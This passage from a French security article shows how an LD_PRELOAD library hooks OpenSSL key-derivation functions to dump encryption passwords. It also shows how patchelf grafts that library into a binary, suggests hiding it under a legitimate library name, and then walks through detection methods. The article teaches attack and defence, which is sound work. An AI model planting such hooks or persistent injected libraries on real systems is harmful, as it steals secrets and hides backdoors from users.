BIO_push(0x..., 0x..., 0, 0)
BIO_ctrl(0x..., 10, 0, 0)
BIO_ctrl(0x..., 2, 0, 0)
BIO_read(0x..., 0x..., 8192, 0)
CTRL+C
$ _
```

Dans ce charabia très fortement réduit toujours pour des raisons de visibilité, vous aurez les mêmes trois contraintes : il faudra taper 2 fois le mot de passe et un CTRL+C sur **BIO_read()**, car il s'attend à lire sur le stdin.
> ltrace peut-être très verbeux, vous pouvez filtrer avec l'argument -e :
Exemple :

```
ltrace -ff -e "OPENSSL*" -e "BIO*" -e "EVP*" openssl
```

Si on analyse les fonctions entre notre fonction **EVP_read_pw_string** (mais qui ne nous intéresse pas, car elle ne fait que lire votre input lors de la saisie du mot de passe) et jusqu'à **EVP_CipherInit_ex**, nous voyons un petit **EVP_BytesToKey** entre :

```
BIO_new_fp(0x..., 0, 2, 0)
RAND_bytes(0x..., 8, 0x..., 1)
BIO_write(0x..., 0x..., 8, 0)
BIO_write(0x..., 0x..., 8, 0)
EVP_BytesToKey(0x..., 0x..., 0x..., 0x...)   <==== ici
OPENSSL_cleanse(0x..., 512, 0, 0)
BIO_f_cipher(0x..., 0, 0, 0)
BIO_new(0x..., 0, 0, 0)
BIO_ctrl(0x..., 129, 0, 0x...)
EVP_CipherInit_ex(0x..., 0x..., 0, 0)
```

Cette fonction est intéressante, elle a une tâche très précise à effectuer, celle de faire dériver notre clé à l'aide de certains paramètres.
Nous n'allons pas décrire le principe de la dérivation de clés, elle est en dehors de notre scope, gardez juste en mémoire qu'une dérivation de clé va prendre en entrée notre clé d'origine et sortir une autre clé plus complexe (normalement…).
Cette dérivation va être utilisée par **EVP_CipherInit_ex**. Si nous effectuions un doppelganger de **EVP_CipherInit_ex**, nous n'aurions pas la clé de chiffrement, nous n'aurions que sa dérivation. Dans certains cas, cela peut avoir une utilité, mais dans notre cas, cela complexifie l'étude, il faut donc taper plus haut pour obtenir l'endroit précis où la clé est manipulée, et **EVP_BytesToKey** est un bon candidat.
Voyons sa définition :

```
int EVP_BytesToKey(const EVP_CIPHER *type,const EVP_MD *md,
        const unsigned char *salt,
        const unsigned char *data, int datal, int count,
        unsigned char *key,unsigned char *iv);
```

Créons notre doppelganger :

```
int EVP_BytesToKey(const EVP_CIPHER *type, const EVP_MD *md,
        const unsigned char *salt,
        const unsigned char *data, int datal, int count,
        unsigned char *key, unsigned char *iv) {
  if ( data != NULL ) {
    BIO_dump_fp(stdout, (const char *)data, datal);
  }
  return 0;
}
```

Pourquoi utiliser **data** et non **key** ?
La documentation nous renseigne sur la nature de chaque élément :

"data is a buffer containing datal bytes which is used to derive the keying data. The derived key and IV will be written to key and iv respectively"

key et **iv** ne serviront que pour les outputs, notre input est stocké dans la variable **data**.
Recompilons et relançons :

```
$ gcc -fPIC "doppelganger.c" -shared -o "doppelganger.so"
$ LD_PRELOAD="./doppelganger" openssl aes-256-cbc
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
0x4d 0x61 0x43 0x6c 0x65 0x66 0x55 0x6c 0x74 0x72 0x61 0x53 0x65 0x63
0x72 0x65 0x74 0x65 0x21  "MaClefUltraSecrete!"
(CTRL+C)
```

Notre clé a été interceptée !
Notez que si vous essayez un chiffrement avec notre doppelganger simpliste, votre cryptographie sera erronée : notre **EVP_BytesToKey** ne fera pas la dérivation, **key** et **iv** seront corrompus. Mais notre but étant d'intercepter simplement la clé pour l'instant :-)

Effectuons la même manipulation avec un autre paramètre OpenSSL en utilisant **pbkdf2** :

```
$ LD_PRELOAD=./doppelganger.so openssl aes-256-cbc -pbkdf2
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
^C
```

Notre doppelganger ne marche plus ?
C'est parce que le paramètre **pbkdf2** demande à OpenSSL d'utiliser une autre méthode de dérivation de clé, donc nous ne passerons plus dans **EVP_BytesToKey,** mais par une autre fonction de dérivation de clé.
Voyons cela de nouveau avec un ltrace :

```
EVP_read_pw_string(0x..., 512, 0x..., "enter AES-256-CBC encryption password:")
BIO_new_fp(0x..., 0, 2, 0)
RAND_bytes(0x..., 8, 0x..., 1)
BIO_write(0x..., 0x..., 8, 0)
EVP_CIPHER_get_key_length(0x..., 4, 0x..., 0)
EVP_CIPHER_get_iv_length(0x..., 4, 0x..., 0)
PKCS5_PBKDF2_HMAC(0x..., 4, 0x..., 8)        <=== ici
__memcpy_chk(0x..., 0x..., 32, 64)
__memcpy_chk(0x..., 0x..., 16, 16)
OPENSSL_cleanse(0x..., 512, 16, 16)
BIO_f_cipher(0x..., 0, 16, 16)
BIO_new(0x..., 0, 16, 16)
BIO_ctrl(0x..., 129, 0, 0x...)
EVP_CipherInit_ex(0x..., 0x..., 0, 0)
EVP_CipherInit_ex(0x..., 0, 0, 0x...)
BIO_push(0x..., 0x..., 0, 0)
BIO_ctrl(0x..., 10, 0, 0)
BIO_ctrl(0x..., 2, 0, 0)
BIO_read(0x..., 0x..., 8192, 0)
```

Effectivement, nous n'utilisons plus **EVP_BytesToKey**, nous utilisons maintenant la fonction **PKCS5_PBKDF2_HMAC** pour générer notre dérivation de clés, dont voici la définition :

```
int PKCS5_PBKDF2_HMAC(const char *pass, int passlen,
          const unsigned char *salt, int saltlen, int iter,
          const EVP_MD *digest,
          int keylen, unsigned char *out);
```

Cette fonction ressemble de beaucoup à la précédente, donc allons implémenter son doppelganger :

```
int PKCS5_PBKDF2_HMAC(const char *pass, int passlen,
              const unsigned char *salt, int saltlen, int iter,
              const EVP_MD *digest,
              int keylen, unsigned char *out) {
  if ( pass != NULL ) {
    BIO_dump_fp(stdout, (const char *)pass, passlen);
  }
  return 0;
}
```

Recompilons et exécutons de nouveau :

```
$ gcc -fPIC "doppelganger.c" -shared -o "doppelganger.so"
$ LD_PRELOAD="./doppelganger.so" openssl aes-256-cbc -pbkdf2
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
0x4d 0x61 0x47 0x72 0x61 0x6e 0x64 0x65 0x43 0x6c 0x65 0x66 0x53 0x65
0x63 0x72 0x65 0x74 0x65 0x21   "MaGrandeClefSecrete!"
PKCS5_PBKDF2_HMAC failed
```

Et voilà, nous venons d'intercepter de nouveau la clé!
Notez que la dérivation plante, car elle n'est pas conforme, le processus de chiffrement s'arrête, c'est normal, notre doppelganger ne fait rien de plus que d'extraire la clé et de ne rien retourner. Le programme s'arrête de lui-même.
Bien entendu, nous avons ici un exemple très simpliste, nous avons une interaction directe avec OpenSSL et donc nous connaissons la clé de départ (que nous donnons à openssl), mais nous pourrions continuer sur d'autres programmes utilisant d'autres méthodes cryptographiques ou différentes authentifications. Nous pourrions également détourner d'autres fonctions pour des buts totalement différents. Les perspectives sont (quasi) infinies…

Cacher le subterfuge ?

Vous remarquez un problème majeur: un petit LD_PRELOAD qui se balade avant notre programme. Pour la discrétion, on repassera. S'il existait une méthode pour… je ne sais pas… cacher ce lien vers notre doppelganger au sein même du programme et ainsi ne plus avoir besoin de ce LD_PRELOAD ? Cela sera tellement génial….
Lors du linkage (avec ld) pendant le processus de compilation, vous avez moyen de linker vos librairies au programme, mais dans notre cas, nous n'avons plus qu'un binaire. Donc, est-il possible de rajouter une librairie après coup ? Oui, il est tout à fait possible et je vais vous présenter une méthode parmi d'autres.
Préambule : les librairies sont référencées dans la section "dynamic" et vous avez plusieurs méthodes pour lire ces sections :

```
$ readelf -x .dynstr  example       # contenu brut
$ readelf -x .dynamic example       # contenu brut
$ readelf -d example | grep NEEDED   # contenu interprété
 0x0000000000000001 (NEEDED)   Shared library: [libcrypto.so.3]
 0x0000000000000001 (NEEDED)   Shared library: [libc.so.6]
```

Pour ajouter notre librairie, nous allons devoir taper dans ces sections.
L'une des méthodes est de s'aider du programme patchelf :

```
$ patchelf —add-needed "./doppelganger.so" "example"
```

Si nous analysons notre programme de nouveau :

```
$ ldd "example"
  linux-vdso.so.1 (0x...)
  ./doppelganger.so (0x...)
  libcrypto.so.3 => /lib/x86_64-linux-gnu/libcrypto.so.3 (0x...)
  libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x...)
  /lib64/ld-linux-x86-64.so.2 (0x...)
```

On constate que notre doppelganger s'est greffé à notre programme, comme une tique à une jambe.
Nos .dynamic et .dynstr ont été modifiés (entre autres) :

```
$ readelf -x .dynstr "example" | tail -n3
 0x00005388 435f322e 322e3500 2e2f646f 7070656c C_2.2.5../doppel
 0x00005398 67616e67 65722e73 6f0000          ganger.so..
```

Et si nous exécutons notre programme sans LD_PRELOAD :

```
$ ./example
0x54 0x68 0x69 0x73 0x49 0x73 0x4d 0x79 0x4d 0x61 0x67 0x69 0x63 0x61 0x6c
0x41 0x6e 0x64 0x48 0x69 0x64 0x64 0x65 0x6e 0x4b 0x65 0x79 0x21
"ThisIsMyMagicalAndHiddenKey!"
```

Notre doppelganger devient (quasiment) invisible maintenant. On constate que nous avons ajouté la référence à la librairie doppelganger.so au sein même du binaire sans avoir besoin maintenant d'un LD_PRELOAD.

Bien entendu, notre référence à doppelganger.so ne peut pas passer inaperçu, mais nous pouvons imaginer des scénarios de "cache-cache" où notre doppelganger.so soit renommé dans un nom plus "conventionnel": imaginez que notre doppelganger soit caché sous un nom comme /lib/x86_64-linux-gnu/libcrypto.so.3.1 comme un nom de librairie légitime. Hormis d'analyser chaque binaire et de vérifier les dépendances, vous ne pourrez quasiment jamais déterminer si une librairie non-légitime a été greffée à un binaire lambda. (sauf si vous le connaissez très bien et que vous savez que quelque chose cloche, et encore...)

Notez que les systèmes de packaging sous Linux ont des checksums sur les fichiers. Par exemple, sous un système apt, vous pouvez utiliser debsums. (ou plus simplement via les fichiers /var/lib/dpkg/info/*.md5sums). Vous avez l'équivalent dans (quasi) tous les autres systèmes de packaging dans les autres distributions Linux.

Notre intermède musical : c'est la pause pipi !

Nous avons vu dans la première partie que nous pouvions détourner les appels des fonctions en interne d'un programme déjà établi et sans trop de contraintes avec peu d'outils pour étudier celui-ci.

Nos exemples se veulent simples. Mais nous pourrions imaginer avoir des doppelgangers à certains endroits - même sans besoin du LD_PRELOAD - au sein de notre système, effectuant certaines actions spécifiques à certains moments. De plus, nos doppelgangers d'exemples, de par leur simplicité, peuvent se faire détecter rapidement, car ils retournent de mauvaises données ou ont des comportements non prévus. Mais nous pourrions effectuer un véritable wrapper de la fonction d'origine depuis notre fonction doppelganger qui va effectuer correctement son travail - avec en complément - un code "malicieux". Vos programmes continueront de marcher normalement, mais avec des activités annexes non voulues s'exécutant en arrière-plan.

Ici, dans nos exemples, nous ne faisons qu'un affichage brut d'une donnée, sans rien de plus. Mais imaginons avoir un code ouvrant une socket vers un serveur distant et poussant des données à chaque fois qu'une clé est demandée, générée ou utilisée, ou également un attaquant voulant laisser une porte dérobée sur un système qu'il a auparavant pénétré et voulant garder un accès permanent pour revenir plus tard et sans se faire repérer.

Nous pourrions faire cela avec n'importe quel programme, il ne faut donc jamais oublier ceci lors d'un développement : **même compilé, le comportement d'un programme est toujours étudiable, modifiable et donc détournable**.

Nous allons voir, dans la seconde partie, des méthodes pour détecter si notre programme a un comportement étrange et s'il n'est pas en train de se faire détourner… (ou pas)

L'emplacement et l'empreinte mémoire

Ce que nous allons faire maintenant, c'est de déterminer si notre fonction a été détournée. Pour cela, nous allons étudier où se trouve notre fonction détournée en mémoire. Ajoutons quelques lignes à notre programme example.c :

```
printf("main addr          = %p\n", main);
printf("EVP_EncryptInit_ex addr = %p\n", EVP_EncryptInit_ex);
printf("EVP_EncryptInit addr   = %p\n", EVP_EncryptInit);

unsigned char *p = (unsigned char *)EVP_EncryptInit;
for(unsigned int i=0; i<64; i++)
  printf("%02x ", (unsigned char)*(p+i));
printf("\n");
```

Ici, nous allons récupérer et afficher les adresses mémoires des 3 fonctions : main, EVP_EncryptInit_ex (nous verrons pourquoi plus tard) et notre EVP_EncryptInit, dans la deuxième partie, nous allons lire à partir de l'adresse de EVP_EncryptInit.

```
main addr          = 0x5c7ef190e1f9
EVP_EncryptInit_ex addr = 0x7bc59cff9920
EVP_EncryptInit addr   = 0x7bc59cff98d0
f3 0f 1e fa 41 b8 01 00 00 00 e9 81 ff ff ff 90 f3 0f 1e fa 45 31 c0 e9 74 ff ff ff 0f 1f 40
00 f3 0f 1e fa 55 48 89 e5 48 83 ec 08 6a 00 e8 cd f2 ff ff c9 31 d2 31 c9 31 f6 31 ff 45
31 c0 45
```

Nous constatons que notre main est à l'adresse 0x5c… et nos deux fonctions sont aux adresses 0x7bc… Les valeurs hexadécimales justes en dessous sont simplement… les réelles instructions de notre fonction !

Pour constater cela, il nous suffit d'aller désassembler notre EVP_EncryptInit qui se trouve bien évidemment dans libcrypto.so :

```
$ objdump -dr -M intel /lib/x86_64-linux-gnu/libcrypto.so.3 | grep -A5 "<EVP_
EncryptInit@"
00000000001f98d0 <EVP_EncryptInit@@OPENSSL_3.0.0>:
1f98d0:  f3 0f 1e fa          endbr64
1f98d4:  41 b8 01 00 00 00    mov   r8d,0x1
1f98da:  e9 81 ff ff ff       jmp   1f9860 <EVP_CipherInit@@OPENSSL_3.0.0>
1f98df:  90                   nop
```

Nous constatons deux choses: les terminaisons des adresses (98d0) sont équivalentes dans le programme (0x7bc59cf**f98d0** => 00000000001**f98d0**) que dans la fonction libcrypto. Et la deuxième chose, ce sont les instructions (de 0xf3 jusqu'à 0x90). On constate donc que quand notre programme se lance, si nous suivons le pointeur de la fonction, nous "passons" bien dans la fonction EVP_EncryptInit de la libcrypto.so.

À propos de l'adresse 0x7bc59cff98d0 de notre fonction EVP_EncryptInit, elle correspond à son emplacement dans la zone mappée pour librairie libcrypto. Informations que vous pouvez voir par exemple, via le /proc/maps de l'application :

```
cat /proc/<pid de example>/maps
(..)
```

```
7bc59ce00000-7bc59ceb3000 r—p 00000000 fc:01 30414995                    /usr/lib/x86_64-linux-gnu/libcrypto.so.3
7bc59ceb3000-7bc59d1e6000 r-xp 000b3000 fc:01 30414995                   /usr/lib/x86_64-linux-gnu/libcrypto.so.3   <== "x"
7bc59d1e6000-7bc59d2b1000 r—p 003e6000 fc:01 30414995                    /usr/lib/x86_64-linux-gnu/libcrypto.so.3
7bc59d2b1000-7bc59d30d000 r—p 004b0000 fc:01 30414995                    /usr/lib/x86_64-linux-gnu/libcrypto.so.3
7bc59d30d000-7bc59d310000 rw-p 0050c000 fc:01 30414995                   /usr/lib/x86_64-linux-gnu/libcrypto.so.3
(..)
```

Notre fonction EVP_EncryptInit se situe dans la partie exécutable (notez le x dans la deuxième colonne) de notre librairie libcrypto.so qui a été mappée à l'adresse 0x7bc59ceb3000 lorsque l'application a été lancée.

Voyez cela comme un hôtel avec différents étages: chaque étage représente une zone mémoire où se situe la librairie; c'est un peu comme si la librairie avait loué toutes les chambres à cet étage - pour lui et ses "invités": les chambres représentant ainsi les différentes fonctions de la libcrypto. Ainsi, si votre fonction de libcrypto se trouve à l'étage 5, chambre 505, il suffit d'y aller. Ici, notre étage est 7bc59ceb3000 et numéro de chambre est 7bc59cff98d0

Vu indirectement: si on vous dit que votre chambre - qui se trouverait normalement à l'étage 5 - se trouve maintenant à la chambre 713, donc à un autre étage et une autre pièce, cela ne vous alerterait pas ? Voyons comment cela se passe avec notre programme :

Si nous activons notre doppeldanger :

```
$ LD_PRELOAD=./doppelganger.so 0x54 0x68 0x69 0x73 0x49 0x73 0x4d 0x79 0x4d 0x61 0x67 0x69 0x63 0x61 0x6c
0x41 0x6e 0x64 0x48 0x69 0x64 0x64 0x65 0x6e 0x4b 0x65 0x79 0x21
"ThisIsMyMagicalAndHiddenKey!"
main addr          = 0x62d4ea589455
EVP_EncryptInit_ex addr = 0x72f666ff9920 (!)
EVP_EncryptInit addr   = 0x72f6673ee139 (!)
f3 0f 1e fa 55 48 89 e5 48 83 ec 20 48 89 7d f8 48 89 75 f0 48 89 55 e8 48 89 4d e0 48 8d 05 a4 0e 00 00 48 89 c7 e8 fc fe ff ff 48 83 7d e8 00 74 1e 48 8b
```

Qu'est-ce que nous constatons ? : notre adresse EVP_EncryptInit a changé, c'est normal. À chaque rechargement, le mapping diffère. Donc notre libcrypto est mappé autre part. Non, ce qui devrait vous interpeller, c'est que les adresses de EVP_EncryptInit et de EVP_EncryptInit_ex sont maintenant très espacées, alors que dans notre précédent exemple, ils n'étaient séparés dque e seulement 0x50 octets. Autre détail: Hormis la base d'instructions (f3 0f 1e fa), le reste a complètement changé :

Avant	Après
f3 0f 1e fa 41 b8 01 00 00 00 e9 81 ff ff ff 90 f3 0f 1e fa 45 31 c0 e9 74 ff ff ff 0f 1f 40 00 f3 0f 1e fa	**f3 0f 1e fa** 55 48 89 e5 48 83 ec 20 48 89 7d f8 48 89 75 f0 48 89 55 e8 48 89 4d e0 48 8d 05 a4 0e 00 00
...	...

Et pourquoi ? Analysons notre doppelganger.so pour comprendre rapidement :

```
$ objdump -dr -M intel "doppelganger.so" | grep -A23 '<EVP_EncryptInit>:'
0000000000001139 <EVP_EncryptInit>:
1139:  f3 0f 1e fa         endbr64
113d:  55                  push   rbp
113e:  48 89 e5            mov    rbp,rsp
1141:  48 83 ec 20         sub    rsp,0x20
1145:  48 89 7d f8         mov    QWORD PTR [rbp-0x8],rdi
1149:  48 89 75 f0         mov    QWORD PTR [rbp-0x10],rsi
114d:  48 89 55 e8         mov    QWORD PTR [rbp-0x18],rdx
1151:  48 89 4d e0         mov    QWORD PTR [rbp-0x20],rcx
1155:  48 8d 05 a4 0e 00 00   lea    rax,[rip+0xea4]     # 2000
```

Voyez-vous les ressemblances ? La terminaison de l'adresse est 139 comme pour notre application et les instructions sont 0x55 0x48 0x89 … Notre fonction EVP_EncryptInit_ex a été détournée et est maintenant gérée par notre doppelganger. Nous sommes donc capables, depuis notre application, de déterminer si quelque chose cloche.

Notez que nous prenons EVP_EncryptInit_ex comme référence au hasard parce que nous savons - pour les besoins de cet exemple - que cette fonction n'a pas été détournée, donc nous pouvons voir les différences des adresses entre les deux fonctions qui normalement se trouvent proches (ou au moins dans la même "zone" mémoire avec ses frères et sœurs fonctions). Mais si l'attaquant décide également de détourner cette fonction, les adresses seront de nouveau proches et/ou dans la même "zone" mémoire.

L'idée de faire un checksum des fonctions (en lisant l'ensemble des instructions) peut être une idée attirante. Doit-on utiliser cette technique pour identifier si nos fonctions externes ont été détournées ?

En premier lieu, je ne le vous recommande pas. Pour une simple et bonne raison :

Les empreintes, adresses (et offsets) de vos fonctions (par exemple EVP_EncryptInit) vont changer au cours du **temps** et de l'**espace** :

- **Du temps**: il suffit que les développeurs de la librairie ajoutent une seule instruction pour que l'empreinte ne soit plus la même du tout. Et cela peut arriver à n'importe quel moment dans le temps où la librairie va être encore maintenue et donc être mise à jour. Les différentes adresses et offsets des fonctions peuvent (et vont) également être modifiées.
- **De l'espace**: un compilateur traduit votre code (ici en C) en instruction. Un compilateur A (gcc par exemple) va traduire et également apporter des optimisations à votre code. Un compilateur B (llvm par exemple) va traduire et introduire d'autres types d'optimisations. Imaginez maintenant que vous diffusiez votre programme sur plusieurs plateformes comme Linux, BSD, macOS et Windows, vous aurez très probablement des librairies compilées avec différentes méthodes produisant ainsi différentes instructions, et donc différentes empreintes.

La seule approche viable pour utiliser cette méthode serait de contrôler aussi les librairies. Et encore : cela s'accompagne de tous les désagréments qui vont avec.

Gardez juste cette méthode dans un coin de votre tête: Il existe sur le marché des outils et des solutions de sécurité utilisant peu ou prou ce genre de méthodes, mais de façon différente, par exemple en analysant la mémoire de l'application et en identifiant si des instructions ont été modifiées avant et durant son exécution.

La whitelist des librairies

Le fait de se baser sur un checksum est probablement overkill, mais peut-être pouvons-nous trouver une méthode intermédiaire ? Et pourquoi ne pas récupérer la liste des librairies chargées ?

Pour cela, nous pouvons utiliser un nouvel ami surnommé dl_iterate_phdr :

```
#define _GNU_SOURCE
#include <link.h>

int callback(struct dl_phdr_info *info, size_t size, void *data) {
  printf("%s = %p\n", info->dlpi_name, (void *)info->dlpi_addr);
  return 0;
}

int main(void) {
  dl_iterate_phdr(callback, NULL);
  return 0;
}
```

Et il nous faudra compiler avec un petit -ldl :

```
$ gcc -Wall example.c -o example `pkg-config —libs —cflags libcrypto libssl` -ldl
```

Ce qui nous donne :

```
$ ./example
 = 0x58c31f895000
linux-vdso.so.1 = 0x7ffe2f976000
/lib/x86_64-linux-gnu/libcrypto.so.3 = 0x7f8de1c00000
/lib/x86_64-linux-gnu/libc.so.6 = 0x7f8de1800000
/lib64/ld-linux-x86-64.so.2 = 0x7f8de2315000
```

Notre callback nous donne les chemins complets et les adresses des différentes librairies chargées en mémoire pour les besoins du programme. Avec cette méthode, nous pourrions donc définir une whitelist des librairies chargées que nous pourrions accepter, et si une librairie étrange apparaît, nous pourrions stopper l'application en amont.

Pour sa totale implémentation, il nous faut une structure de données avec l'ensemble des librairies acceptées en amont du code, des fonctions de vérifications entre cette liste et les occurrences récupérées via dl_iterate_phdr. Mais cette méthode est aussi perfectible pour diverses raisons. Bref, peut-être qu'il existe une méthode encore plus simple…?

Récupérer les informations via sa fonction

Il existe effectivement une méthode plus simple pour retrouver l'adresse de notre librairie grâce aux fonctions dladdr et son cousin dladdr1. Ces dernières nous permettent de récupérer diverses informations directement en utilisant l'appel de la fonction. Nous n'avons donc plus besoin de faire une itération sur l'ensemble des librairies chargées.

```
#define _GNU_SOURCE
#include <link.h>
#include <dlfcn.h>

(...)

// DL Info
Dl_info *info = (Dl_info *)malloc(sizeof(Dl_info));
dladdr(EVP_EncryptInit, info);
printf("%s : %p : %s : %p\n", info->dli_fname, info->dli_fbase, info->dli_sname,
 info->dli_saddr);
```

Et si nous exécutons notre programme dans les deux contextes :

```
$ ./example
/lib/x86_64-linux-gnu/libcrypto.so.3 : 0x753692600000 : EVP_EncryptInit : 0x75369
27f98d0

$ LD_PRELOAD=doppelganger.so ./example
./doppelganger.so : 0x70dbad258000 : EVP_EncryptInit : 0x70dbad259139
```

Tada ! nous voyons que notre EVP_EncryptInit ne provient plus de libcrypto.so, mais de doppelganger.so. Il suffirait de faire une simple vérification sur ce résultat (avec un simple if par exemple) pour déterminer une action à faire (arrêter le programme par exemple).

Mais finalement, est-ce que tout ceci nous protège ? Je vais vous décevoir, mais non: Si l'attaquant écrase simplement /lib/x86_64-linux-gnu/libcrypto.so.3 avec son doppelganger (dans une version plus complète que nos 2-3 fonctions, je vous l'accorde) ? Ou bien que votre vérification soit trop perfectible dans l'analyse du nom et que l'attaquant renomme son doppelganger avec un nom pouvant faire illusion à cette analyse.

Cela ne change donc rien à notre petit système de vérification: échec et mat en notre défaveur.

Signer nos librairies (et nos binaires) ?

Avant de conclure, nous allons couvrir rapidement la possibilité de signature.

À l'heure actuelle, il n'existe pas de méthode officielle pour signer les applications sous Linux (hormis des prototypes comme elfsign). Mais rien ne nous empêche d'avoir des idées sur de possibles implémentations.

Avec le format ELF, il est possible de rajouter une section. Voyez une section comme une couche dans un sandwich. Chaque couche a une fonctionnalité particulière. Celles que vous voyez habituellement sont normées. Mais rien n'empêche de créer nos propres sections.

Imaginons un scénario où nous allons stocker des données dans une section au sein même de notre binaire (programme ou librairie, peu importe) :

```
 $ echo "HELLO WORLD" > signature.txt
$ objcopy —add-section .signature=signature.txt example
$ readelf —section-headers example
 (...)
 [26] .comment       PROGBITS        0000000000000000 00003018
    000000000000002b 0000000000000001 MS       0   0   1
 [27] .signature     PROGBITS        0000000000000000 00003043
    000000000000000c 0000000000000000          0   0   1
 [28] .symtab        SYMTAB          0000000000000000 00003050
    00000000000002d0 0000000000000018          29  20   8
 (...)
$ readelf -x .signature example
 Hex dump of section '.signature':
  0x00000000 48454c4c 4f20574f 524c440a       HELLO WORLD.
```

Nous voyons que notre section "signature" a été intégrée à notre binaire. Avec cette méthode, nous pouvons imaginer stocker des éléments comme de la cryptographie (autre qu'un simple *helloworld* bien évidemment :) et ainsi vérifier si notre programme ou les librairies ont été modifiés. Mais cela est en dehors du scope de notre article (il nous faudrait un chapitre entier, voire deux…).

De par cette méthode, nous pourrions imaginer que, dès le lancement du programme, ce dernier lise la section signature des différentes librairies et du programme, puis effectue diverses vérifications cryptographiques.

Ceci dit, dans l'absolu, rien n'empêche l'attaquant d'étudier et de patcher directement le binaire du programme et de remplacer une instruction de JMP conditionnel (ex. JZ, JE, etc.) par une autre instruction pour casser la vérification ou la protection. Il faudrait voir différemment pour protéger un binaire et sa signature.

Un moyen sécurisé serait d'intégrer une vérification des signatures au sein même du kernel. Ainsi, si un programme est exécuté, le kernel va se charger de lire les bonnes sections puis de procéder aux vérifications d'usages et de décider si oui ou non, il procède au chargement des librairies et du programme, et enfin à son exécution.

Le static, c'est fantastique ?

Pour éviter nos désagréments avec nos librairies, nous pouvons utiliser une technique relativement simple: compiler en statique ! Et voilà ! tous vos problèmes de librairies seront résolus... Et c'est à ce moment que je vois certains confrères et consoeurs froncer des sourcils [insérer gif air suspicieux: serious or not].

Effectivement, compiler en statique ne fait que reporter le problème également (ou cacher sous le tapis, selon le point de vue).

Comme annoncé auparavant : **même compilé, le comportement d'un programme est toujours étudiable, modifiable et donc détournable**. En statique, un programme est également soumis à cette règle.

Que ce soit en soft: en modifiant les instructions directement en mémoire, par exemple via des buffer overflow et des shellcodes. Ou en dur: en modifiant les instructions directement dans le binaire: rappelez-vous qu'il existe des patchs binaires pour modifier le "comportement" (**petite toux**) de certains jeux ou programmes propriétaires. Patchs aussi appelés "crack" dans certains milieux non autorisés. Ces petits fichiers (ou programmes) intégrant la méthode de cracking que vous avez probablement dû utiliser une fois dans votre vie pour cracker un logiciel ou un jeu.

Conclusion

Est-ce qu'il existe une méthode pour protéger nos programmes ? TLDR: Pas vraiment.

Les différentes méthodes étudiées ici permettent juste de repousser les attaques plus loin, mais jamais de s'en protéger totalement, il suffit d'un sachant pour bypasser chaque méthode présentée. Vos binaires sont analysables en état. Un grand sage disait *"tous les logiciels sont open source quand ils sont désassemblés"* :)

Pour ces différentes raisons observées, certains fournisseurs de solutions se tournent vers des solutions hardwares. Une analyse possible est repoussée au niveau matériel. Les analystes capables d'étudier et de trouver des failles dans ce contexte sont plus réduits, mais aucunement manquants. Il suffit pour cela de voir ce qu'il se passe quand une console sort, le software est attaqué et également le hardware. Les deux pouvant être des surfaces d'attaques potentielles.

C'est donc une fuite vers l'avant, une course sans fin entre les programmeurs et les attaquants où les premiers gagnent temporairement. Le tout est de connaître la limite de temps avant qu'une protection ne cède.

De la CI/CD au Tier Zéro : la killchain furtive

Pierre Milioni

Pentesteur chez Synacktiv, il a passé 4 ans à travailler sur un large éventail de missions (pentests, audits d'architecture et de configuration). Il se consacre désormais exclusivement aux missions Red Team, où il simule des scénarios d'attaque réalistes pour tester la sécurité des organisations.

SI modernes : entre maturité et complexité croissante

Au fil de nos audits, nous constatons une réelle montée en maturité des systèmes d'information (SI), notamment autour de l'écosystème Active Directory (AD). Longtemps vecteur privilégié de compromissions massives, l'AD évolue : de simples annuaires centraux, ces infrastructures sont devenues de véritables forteresses modernes. L'époque où la sécurité reposait sur un pare-feu de bordure et un antivirus standard semble bel et bien révolue.

Aujourd'hui, l'AD est structuré selon des modèles de tiering administratif rigoureux, restreignant les privilèges selon les niveaux de criticité. Les réseaux internes, autrefois largement plats et ouverts, sont désormais plus cloisonnés, parfois appuyés par des approches Zero Trust. Un simple « accès interne » ne suffit plus pour atteindre les cibles sensibles. Côté détection, les EDR, NIDS et autres outils de monitoring sont désormais fréquents, souvent bien intégrés et capables de détecter des comportements anormaux. Ces mécanismes ne sont certes pas infaillibles, mais leur présence rend les attaques plus difficiles, plus lentes, plus risquées.


Cependant, cette sophistication a un prix : une complexité opérationnelle qui engendre une friction constante avec les exigences métier. Comment déployer rapidement un correctif dans un environnement de développement lorsque cela implique la coordination de multiples équipes, des demandes d'élévation de droits temporaires, des ouvertures de flux réseau, des rebonds via bastion, et ce, plusieurs fois par jour ?

Face à cette problématique, une solution s'est imposée comme pilier des infrastructures modernes : les chaînes d'intégration et de déploiement continu, ou CI/CD. Bien plus qu'un simple outil d'automatisation, la CI/CD est aujourd'hui le moteur du mouvement DevOps, et l'orchestrateur central de l'Infrastructure as Code (IaC). À la suite d'un `git push`, elle exécute les tests, compile l'application, la déploie sur Kubernetes, provisionne une infrastructure cloud via Terraform, ou encore synchronise des comptes utilisateurs sur l'ensemble du SI.

En devenant ce point de convergence entre code, infrastructure et configuration, la CI/CD a acquis une place centrale. Elle détient les secrets, contrôle les accès et orchestre la transformation permanente du SI. D'un outil de productivité, elle est devenue l'un des actifs les plus précieux de l'entreprise.

